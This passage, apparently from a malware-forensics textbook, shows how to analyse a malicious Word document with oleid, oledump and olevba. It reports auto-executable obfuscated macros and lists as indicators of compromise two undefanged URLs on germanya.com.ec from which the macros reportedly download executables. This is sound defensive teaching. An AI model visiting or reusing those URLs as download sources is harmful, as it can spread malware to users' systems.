


Figure 7.87: Using the oleid tool to search for suspicious components

- **Finding Macro Streams**

  The next step is to parse the malicious Office document with oledump to identify the streams that contain macros. Run the command **`python oledump.py '<path to the suspect document>'`**.

  The above command prompts the tool to show the structure of the malicious document, including all the streams. If any stream within the document contains macros, oledump places an uppercase M beside it for identification. In this Word document, as shown in the screenshot, stream 8 has been identified to store malicious macro codes.




Figure 7.88: Using the oledump tool to search for suspicious macro streams

- **Dumping Macro Streams**

  Now, extract the contents of any particular macro stream with oledump by running the following command: **`python oledump.py -s <stream number> <path to the suspect document>`**.

  Here, the argument **-s** defines the stream number to view. The screenshot shows the macro code stored in stream 8 of the Word document.




Figure 7.89: Using the oledump tool to dump the contents of suspicious macro streams

- **Identifying Suspicious VBA Keywords**

  The olevba tool can be used to view the source code of all VBA macros embedded within a document and to identify suspicious VBA keywords and obfuscation methods used by malware.

  To use olevba, run the following command: **`olevba '<path to the suspect document>'`**. This helps in reviewing the source code of all VBA macros to check whether the document contains any auto-executable macros/obfuscated strings and to identify any indicators of compromise (IOCs) such as filenames, IP addresses, and URLs.

The screenshots below show the analysis of the **`infected_doc`** file by olevba, which shows that it contains auto-executable macros that have shellcode and strings obfuscated with Base64 and dridex.

Upon execution, these macros might download malicious files named test.exe and sfjozjero.exe from the Internet and store them in the temp directory of the compromised system. The following URLs are identified as IOCs:

- *http://germanya.com.ec/logs/test.exe*
- *http://germanya.com.ec/logs/counter.php*

